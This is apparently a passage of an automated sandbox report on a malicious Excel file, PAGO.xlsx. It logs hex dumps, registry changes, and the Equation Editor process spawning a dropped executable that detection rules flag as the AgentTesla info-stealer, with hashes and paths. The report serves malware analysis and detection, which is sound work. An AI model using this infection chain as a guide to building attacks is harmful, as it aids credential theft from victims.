C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEAD7FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. ....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	ba a2 fb fb 01 24 08 44 8b a8 2d 69 b3 e6 fd 8c fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.....$.D..-i.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEAD7FDDC	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd</td><td>unknown</td><td>5016</td><td>00 00 01 03 00 00 00
00 c8 0d 00 00 01 00
01 03 00 00 00 00 e0
0d 00 00 02 00 00 01
00 00 00 00 00 00 00
00 03 00 00 01 00 00
00 00 00 00 00 00 04
00 00 01 00 00 00 00
00 00 00 00 05 00 00
01 00 00 00 00 01 00
00 00 06 00 00 01 00
00 00 00 02 00 00 00
07 00 00 01 00 00 00
00 00 00 00 00 08 00
00 01 00 00 00 00 00
00 00 00 09 00 00 01
00 00 00 00 00 00 00
00 0a 00 00 01 00 00
00 00 01 00 00 00 0b
00 00 01 00 00 00 00
02 00 00 00 0c 00 00
01 00 00 00 00 00 00
00 00 0d 00 00 01 00
00 00 00 00 00 00 00
0e 00 00 01 00 00 00
00 00 00 00 00 0f 00
00 01 00 00 00 00 01
00 00 00 10 00 00 01
00 00 00 00 02 00 00
00 11 00 00 01 00 00
00 00 00 00 00 00 12
00 00 01 00 00 00 00
00 00 00 00 13 00 00
01 00 00 00 00 00 00
00 00 14 00 00 01 00
00 00 00 01 00 00 00
15 00 00</td><td>............................
....
....
....
....
....
....
....
..............</td><td>success or wait</td><td>1</td><td>7FEEAD7FDDC</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd</td><td>unknown</td><td>52</td><td>b0 0d 00 00 00 00 00
00 02 00 00 00 2d 00
73 74 64 6f 6c 65 32
2e 74 6c 62 57 57 57
10 0e 00 00 00 00 00
00 01 00 07 00 25 00
45 58 43 45 4c 2e 45
58 45 57</td><td>............-.stdole2.tlbWWW..
..........%.EXCEL.EXEW</td><td>success or wait</td><td>1</td><td>7FEEAD7FDDC</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd</td><td>unknown</td><td>512</td><td>80 41 00 00 48 22 00
00 64 30 00 00 b4 49
00 00 f0 47 00 00 80
3c 00 00 00 2e 00 00
64 45 00 00 38 41 00
00 c8 47 00 00 90 30
00 00 d8 49 00 00 b4
29 00 00 d8 48 00 00
7c 46 00 00 6c 3d 00
00 2c 42 00 00 f0 21
00 00 d8 3b 00 00 50
47 00 00 54 46 00 00
54 43 00 00 54 3e 00
00 e0 2c 00 00 6c 3c
00 00 4c 3a 00 00 2c
44 00 00 78 38 00 00
b4 45 00 00 24 47 00
00 8c 45 00 00 1c 43
00 00 20 49 00 00 90
49 00 00 34 30 00 00
30 40 00 00 9c 42 00
00 b8 44 00 00 28 3e
00 00 b8 3f 00 00 40
42 00 00 20 45 00 00
a4 47 00 00 b0 43 00
00 c8 32 00 00 20 41
00 00 18 48 00 00 68
44 00 00 c8 45 00 00
10 26 00 00 c8 2f 00
00 54 2b 00 00 18 32
00 00 c0 41 00 00 c0
40 00 00 a0 34 00 00
b4 2b 00 00 a8 40 00
00 74 3b 00 00 b8 2c
00 00 78 45 00 00 d8
40 00 00 30 46 00 00
08 3f 00</td><td>.A..H"..d0...I...G...<......dE
..8A...G...0...I...)...H..|F..
l=..,B...!...;..PG..TF..TC..T>
...,..l<..L:..,D..x8...E..$G..
.E...C.. I...I..40..0@...B...D
..(>...?..@B.. E...G...C...2..
A...H..hD...E...&.../..T+...2
...A...@...4...+...@..t;...,..
xE...@..0F...?.</td><td>success or wait</td><td>1</td><td>7FEEAD7FDDC</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW ..DragDropWW..InheritWWW..OnWW WW..OffWWW..DefaultWWW..ArrowW ..CrossW..IBeamW..SizeNESWWW.. SizeNS..SizeNWSEWW..SizeWE..Up ArrowWWW..HourG	success or wait	1	7FEEAD7FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	......WW.....WW.....WW	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEEAD7FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEAD7FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.............	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4...........	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.............	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.............	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.............	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.............	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I..........	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P...........	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!........................... ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEAD7FDDC	unknown
C:\Users\user\Desktop\~$PAGO.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14010F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PAGO.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14010F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAD0E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAD0E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAD0E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEACF9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	h<2	binary	68 3C 32 00 88 08 00 00 02 00 00 00 00 00 00 00 2A 00 00 00 01 00 00 00 14 00 00 00 0A 00 00 00 70 00 61 00 67 00 6F 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 61 00 67 00 6F 00 00 00	success or wait	1	7FEEACF9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2612 Parent PID: 584

General

Start time:	12:40:08
Start date:	08/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 912 Parent PID: 2612

General

Start time:	12:40:13
Start date:	08/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xf80000
File size:	908800 bytes
MD5 hash:	F31B0E7D038ED9D64BE2C6EF94FA5171
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2169797974.00000000024AB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2170048529.000000000347C000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 17%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E117995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E117995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E02DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E11A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E02DE2C	ReadFile
